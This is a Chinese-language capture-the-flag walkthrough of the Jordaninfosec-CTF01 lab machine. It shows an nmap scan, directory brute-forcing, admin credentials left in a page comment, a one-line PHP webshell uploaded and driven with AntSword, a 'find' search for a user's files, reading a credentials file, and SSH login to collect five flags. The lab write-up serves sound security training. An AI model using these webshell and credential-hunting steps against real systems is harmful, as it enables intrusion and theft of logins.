

## nmap扫描得到靶机IP

```
Nmap scan report for 192.168.128.112
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:06:B5:23 (VMware)
```

得到靶机的ip之后，我们用nmap来扫描靶机的信息

```
root@kali:~# nmap -A 192.168.128.112
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 10:21 CST
Nmap scan report for 192.168.128.112
Host is up (0.00047s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|_ 256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_ 256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (EdDSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 8 disallowed entries
|_ / /backup /admin /admin_area /root /uploads
|_ /uploaded_files /flag
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Sign-Up/Login Form
|_ Requested resource was login.php
MAC Address: 00:0C:29:06:B5:23 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

爆破目录，得到第一个flag

工具：dirbuster，dirb




访问[http://192.168.128.112/admin\\_area/](http://192.168.128.112/admin_area/)

右键查看源代码

The 2nd flag is : {7412574125871236547895214}


同时得到管理员账号密码




```
1 <html>
2 <head>
3 <title>
4 Fake admin area :)
5 </title>
6 <body>
7 <center><h1>The admin area not work :) </h1></center>
8 <!-- username : admin
9 password : 3v1l_H@ck3r
10 The 2nd flag is : {7412574125871236547895214}
11 -->
12 </body>
13 </html>
14
```

第三个flag


我们从刚才第二个flag的地方得到管理员的账号密码，地址栏打开<http://ip/login.php>登录



可以看到是一个上传页面，我们写一句话木马上传



我们用蚁剑来连接[http://ip/uploaded\\_files/shell.php](http://ip/uploaded_files/shell.php)



我们翻到/var/www/html/目录下面，看到一个hint.txt和flag.txt, flag.txt我们apache的组是无法进行操作的，但是hint.txt我们可以读取

The 3rd flag is : {7645110034526579012345670}

192.168.128.112 192.168.128.112

Folders

- /
- var
  - www
    - html
      - uploaded\_files
      - admin\_area
      - assets
      - css
      - flag
      - js

Files (13)

New UP Refresh Home Bookmark /var/www/html/

Name	Time	Size	Attr
admin_area	2017-04-21 17:01:07	4 Kb	0775
assets	2017-04-19 10:43:14	4 Kb	0700
css	2017-04-19 11:15:05	4 Kb	0700
flag	2017-04-21 16:58:46	4 Kb	0755
js	2017-04-19 11:17:35	4 Kb	0700
uploaded_files	2018-06-05 06:32:54	4 Kb	0775
check_login.php	2017-04-19 12:40:00	306 b	0644
flag.txt	2017-04-21 16:46:17	132 b	0640
hint.txt	2017-04-21 17:11:02	145 b	0644
index.php	2017-04-19 13:00:00	1.92 Kb	0664
login.php	2017-04-19 12:23:31	1.45 Kb	0664
logout.php	2017-04-19 12:42:56	128 b	0644
robots.txt	2017-04-19 13:36:15	160 b	0664

Tasks

192.168.128.112

Edit: /var/www/html/hint.txt

Save Encode Mode

```
1 try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)
2
3 The 3rd flag is : {7645110034526579012345670}
4
```




## 第四个flag

刚才在第三个flag提示我们用technawi用去读取flag.txt文件，我们可以在隐藏文件中找到用户的信息

```
try to find user technawi password to read the  
flag.txt file, you can find it in a hidden file ;)
```

我们启动shell的命令行模式，输入命令 `find / -user 'technawi' 2>/dev/null, 2>/dev/null` 是过滤掉类似没有权限的信息



```
(www-data:/var/www/html/uploaded_files) $ find / -user 'technawi' 2>/dev/null
/etc/mysql/conf.d/credentials.txt
/var/www/html/flag.txt
/home/technawi
/home/technawi/.cache
/home/technawi/.bash_history
/home/technawi/.sudo_as_admin_successful
/home/technawi/.profile
/home/technawi/.bashrc
/home/technawi/.bash_logout
(www-data:/var/www/html/uploaded_files) $
```

同时我们也看到了一个特殊的文件/etc/mysql/conf.d/credentials.txt，我们尝试去读一下里面的信息，得到flag



```
(www-data:/var/www/html/uploaded_files) $ find / -user 'technawi' 2>/dev/null
/etc/mysql/conf.d/credentials.txt
/var/www/html/flag.txt
/home/technawi
/home/technawi/.cache
/home/technawi/.bash_history
/home/technawi/.sudo_as_admin_successful
/home/technawi/.profile
/home/technawi/.bashrc
/home/technawi/.bash_logout
(www-data:/var/www/html/uploaded_files) $ cat /etc/mysql/conf.d/credentials.txt
The 4th flag is : {7845658974123568974185412}

username : technawi
password : 3vilH@ksor
(www-data:/var/www/html/uploaded_files) $
```

The 4th flag is : {7845658974123568974185412}

username : technawi

password : 3vilH@ksor

## 第五个flag

按照第四个flag的提示，我们用里面的账号密码去登录靶机

```
root@kali:~# ssh technawi@192.168.128.112
The authenticity of host '192.168.128.112 (192.168.128.112)' can't be established.
ECDSA key fingerprint is SHA256:ThPvIGqyDX2PSqt5JWHyy/J/Hy2hK5aVcpKTpkTKHQE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.128.112' (ECDSA) to the list of known hosts.
technawi@192.168.128.112's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Apr 21 17:22:16 2017
technawi@Jordaninfosec-CTF01:~$ ls
1
technawi@Jordaninfosec-CTF01:~$
```

然后去读取刚才 flag.txt 文件 `cat /var/www/html/flag.txt`，得到最后的flag

The 5th flag is : {5473215946785213456975249}

```
technawi@Jordaninfosec-CTF01:~$ cd /var/www/html
technawi@Jordaninfosec-CTF01:/var/www/html$ ls
admin_area  assets  check_login.php  css  flag  flag.txt  hint.txt  index.php  js  login.php  logout.php  robots.txt  uploaded_files
technawi@Jordaninfosec-CTF01:/var/www/html$ cat flag.txt
The 5th flag is : {5473215946785213456975249}

Good job :)

You find 5 flags and got their points and finish the first scenario...
technawi@Jordaninfosec-CTF01:/var/www/html$
```

结束|

遇到的坑：

1. 第一次使用蚁剑，感觉比菜刀好用
2. 蚁剑的shell终端找了好久才找到
3. 发现了flag.txt,但是打不开，根据提示搜索technawi相关信息，在credentials.txt 中意外找到了登录信息和flag4
4. 用ssh连上后，flag.txt可以打开了，顺利找到flag5

总结：

靶机相对简单，但是要找到credentials.txt 需要经验